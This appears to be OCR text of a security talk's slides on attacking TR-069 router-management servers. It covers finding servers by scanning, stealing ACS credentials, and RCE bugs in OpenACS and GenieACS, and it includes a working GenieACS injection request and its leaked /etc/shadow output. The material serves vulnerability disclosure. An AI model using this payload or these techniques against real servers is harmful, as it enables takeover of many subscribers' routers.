
i-LAN

Produced by
I-Lan Technology


much ACS vendors
very TR-069
many features
such 1999 look & feel
wow


Incognito Auto Configuration Server (ACS) :: Device
Auto Configuration Server
Friendly TR69 Suite Support Center :: Update a CPE - Device Info - Windows Internet Explorer
tilgin
DASHBOARD
DEVICE
SERVICE
GROUP
SETUP
ADMIN
ALARM
Guide | Advanced search» | Logout»
Server overview | Exclude devices
Search history
In all groups
Serial number
Reset
Search devices
Search result
Change settings
Contact devices
Change software
Change Group
Schedule task
Remove devices
Search message logs
Help
DASHBOARD
DEVICE
SERVICE
GROUP
SETUP
ADMIN
HELPDESK
INTEGRATION
ALARM
Guide | Advanced search» | Logout»
Search history
In all groups
Serial number
*
Reset
Search devices
Status
Diagnostics
Diff config
Back up Configuration
Restore configuration
Trouble ticket
Monitoring
Upload files
Download files
Help
Search criteria: Serial number: *
Previous page
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 ...
Next page
Show All
20
(799)
Group
Serial number
IP address
Software
T Triple-play V60200000000-0010024001 * 77.68.153.46 HG13xxx CS5000-02_03_00_60
T Triple-play V60200000000-0010024002 * 77.68.146.205 HG13xxx CS5000-02_03_00_60
T Triple-play V60200000000-0010024003 * 77.68.145.154 HG13xxx CS5000-02_03_00_60
T Triple-play V60200000000-0010024004 * 77.68.145.241 HG13xxx CS5000-02_03_00_60
T Triple-play V60200000000-0010024005 * 77.68.145.195 HG13xxx CS5000-02_03_00_60
T Triple-play V60200000000-0010024006 * 77.68.162.152 HG13xxx CS5000-02_03_00_60
T Triple-play V60200000000-0010024007 * HG13xxx CS5000-02_03_00_60
T Triple-play V60200000000-0010024008 * 77.68.130.142 HG13xxx CS5000-02_03_00_60
T Triple-play V60200000000-0010024009 * 77.68.221.47 HG13xxx CS5000-02_03_00_60
T Triple-play V60200000000-0010024010 * 77.68.160.13 HG13xxx CS5000-02_03_00_60
T Triple-play V60200000000-0010024011 * 77.68.128.168 HG13xxx CS5000-02_03_00_60
T Triple-play V60200000000-0010024012 * 77.68.146.6 HG13xxx CS5000-02_03_00_60
T Triple-play V60200000000-0010024013 * 77.68.152.96 HG13xxx CS5000-02_03_00_60
T Triple-play V60200000000-0010024014 * 77.68.134.39 HG13xxx CS5000-02_03_00_60
T Triple-play V60200000000-0010024015 * 77.68.147.105 HG13xxx CS5000-02_03_00_60
T Triple-play V60200000000-0010024016 * 77.68.128.135 HG13xxx CS5000-02_03_00_60
T Triple-play V60200000000-0010024017 * 77.68.162.249 HG13xxx CS5000-02_03_00_60
T Triple-play V60200000000-0010024018 * 77.68.130.246 HG13xxx CS5000-02_03_00_60
T Triple-play V60200000000-0010024019 * 77.68.156.2 HG13xxx CS5000-02_03_00_60
T Triple-play V60200000000-0010024020 * 77.68.165.196 HG13xxx CS5000-02_03_00_60
Voice quality
Back
Delete
Clear
Report
Export
Save
[Note] Changes in monitored parameters or devices will clear all existing data
Details
Name: Voice quality
Description: Monitors the Mean Opinion Score for Voice calls
Scope:
Collect
Raise a
Priority: High
Value Ranges
<3.5
Delete
Monitored devices
Add selected device(s)
Back
Delete
Clear
Report
Export
Save
VCM 5.8.2-3
© 2000-2011 Tilgin. All rights reserved. Copyright and Trademark.

I got TR-069 problems



How do you find ACSs ITW?

- Hack a single router. QED.
- Scanning
  - zmap/masscan FTW
  - 7547 and friends
  - UPnP endpoints
- Public datasets
  - Internet Census 2012
  - DNS Census 2013
- lmgtfy
  - lmstfy

zmap


>MASSCAN_


RAPID7

let me SHODAN that for you
Computer Search Engine

ACS Authentication Drill Down


- **SSL** is RECOMMENDED
- 2nd option: shared secret
- Shared secret = HTTP auth (basic/diges





Stealing the Secret

- Router interfaces try to protect ACS passwords.
- But… allow you to change the ACS URL.





- ACS can even enforce HTTP Basic auth
  - Base64 encoded "username:password"

SSL Certificate Validation

If TLS 1.2 (or a later version) is used, the CPE MUST authenticate the ACS using the ACS-provided certificate. Authentication of the ACS requires that the CPE MUST validate the certificate against a root certificate, and that the CPE MUST ensure that the value of the CN (Common Name) component of the Subject field in the certificate exactly matches the host portion of the ACS URL known to the CPE (even if the host


Field Test


Certificate Information
This CA Root certificate is not trusted.
install this certificate in the Trusted R
Authorities store.
Issued to: i-hunt-tr069-admins.com
Issued by: i-hunt-tr069-admins.com
Valid from 31/05/2014 to 28/05/20


YOU CLAIM TO VALIDATE SSL CERTIFICATES
THE FACT YOU ACCEPTED MY SELF-SIGNED CERTIFICATE DETERMINED THAT WAS A LIE

Recap

- TR-069 is very powerful
- ACS makes a very lucrative, accessible target
- A LOT of implementations are just not serious enough




OpenACS

- Open source (Java)
- Start auditing
- 3 days later: RCE
- Reflection + Native File Upload = CVE-2014-2840

GenieACS

genieacs



- Open source (Node.js, Redis, Mongo
- Start auditing
- 2 days later: RCE
- Non-Global regex - CVE-2014-4956
- Running as root

```
output = input.replace(/[\[\]\\\^\$\.\|\?\+\(\)]/, "\\$&")
```


```
GET /devices?query=["./;require('util').log('lolwut');//*"]
```

Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Content-Type: application/json
total: 1
Date: Mon, 26 May 2014 07:33:29 GMT
Connection: keep-alive
Content-Length: 1109

[
{"_item":"root:$6$1q/fUE5D$VmJyx[redacted]
BAUlkka3ppO/LOw/o/eyMfB.PNN5OpMI[redacted]
9999:7:::\ndaemon:*:15924:0:99999:7:::\nbin:*:15924:0:99999:7
:::\nsys:*:15924:0:99999:7:::\nsync:*:15924:0:99999:7:::\ngam
es:*:15924:0:99999:7:::\nman:*:15924:0:99999:7:::\nlp:*:15924
:0:99999:7:::\nmail:*:15924:0:99999:7:::\nnews:*:15924:0:9999
9:7:::\nuucp:*:15924:0:99999:7:::\nproxy:*:15924:0:99999:7:::
\nwww-data:*:15924:0:99999:7:::\nbackup:*:15924:0:99999:7:::\
nlist:*:15924:0:99999:7:::\nirc:*:15924:0:99999:7:::\ngnats:*
:15924:0:99999:7:::\nnobody:*:15924:0:99999:7:::\nlibuuid:!:1
5924:0:99999:7:::\nsyslog:*:15924:0:99999:7:::\nmysql:!:15924
:0:99999:7:::\nmessagebus:*:15924:0:99999:7:::\nwhoopsie:*:15
924:0:99999:7:::\nbind:*:15924:0:99999:7:::\nlandscape:*:1592
4:0:99999:7:::\nsshd:*:15924:0:99999:7:::\nadministrator:$6$x
fF97L[redacted]
```

PWNAGE



Showing 7314 devices

Serial number	Product class	Software version	MAC			
78[redacted]	963[redacted]	[redacted]	78:[redacted]			
78[redacted]	963[redacted]	[redacted]	78:[redacted]			
78[redacted]	963[redacted]	[redacted]	78:[redacted]			
78[redacted]	963[redacted]	[redacted]	[redacted] of 8 months a			
78[redacted]	963[redacted]	[redacted]	78:[redacted]			
78[redacted]	963[redacted]	[redacted]	78:[redacted]			
78[redacted]	963[redacted]	[redacted]	78:[redacted]	39[redacted]	9065	about 12 hours ago
78[redacted]	963[redacted]	[redacted]	78:[redacted]	215[redacted]		less than 20 seconds ago
78[redacted]	963[redacted]	[redacted]	78:[redacted]	121[redacted]	[redacted]	2 minutes ago
78[redacted]	963[redacted]	[redacted]	78:[redacted]	[redacted].37	6520	about 2 hours ago
78[redacted]	963[redacted]	[redacted]	78:[redacted]	[redacted].165	[redacted]432	4 months ago
78[redacted]	963[redacted]	[redacted]	78:[redacted]	[redacted]20.93	[redacted]	7 months ago

>8/10 would report again

Undisclosed Vendor

- Massive global install base incl. major providers
- Internal API auth bypass, 2xSQLi, DoS
- Can write arbitrary files to any location
  - Including C:\Inetpub ☺ ➔ RCE
- Tested vulnerable provider (with permission)



```
